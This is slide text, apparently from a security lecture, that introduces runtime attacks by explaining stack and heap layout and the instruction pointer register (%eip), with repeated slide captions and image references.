
0xffffffff



WE ARE GOING TO FOCUS ON RUNTIME ATTACKS


Stack and heap grow in opposite directions

Compiler provides instructions that adjusts the size of the stack at runtime




Focusing on the stack for now

Instruction Pointer Register




Instruction pointer register (%eip)
containing the address of the
instruction to be executed

Instruction Pointer Register




Instruction pointer register (%eip)
containing the address of the
instruction to be executed

Instruction Pointer Register




Instruction pointer register (%eip)
containing the address of the
instruction to be executed

Instruction Pointer Register




Instruction pointer register (%eip)
containing the address of the
instruction to be executed

Instruction Pointer Register



Instruction pointer register (%eip)
containing the address of the
instruction to be executed


Instruction Pointer Register



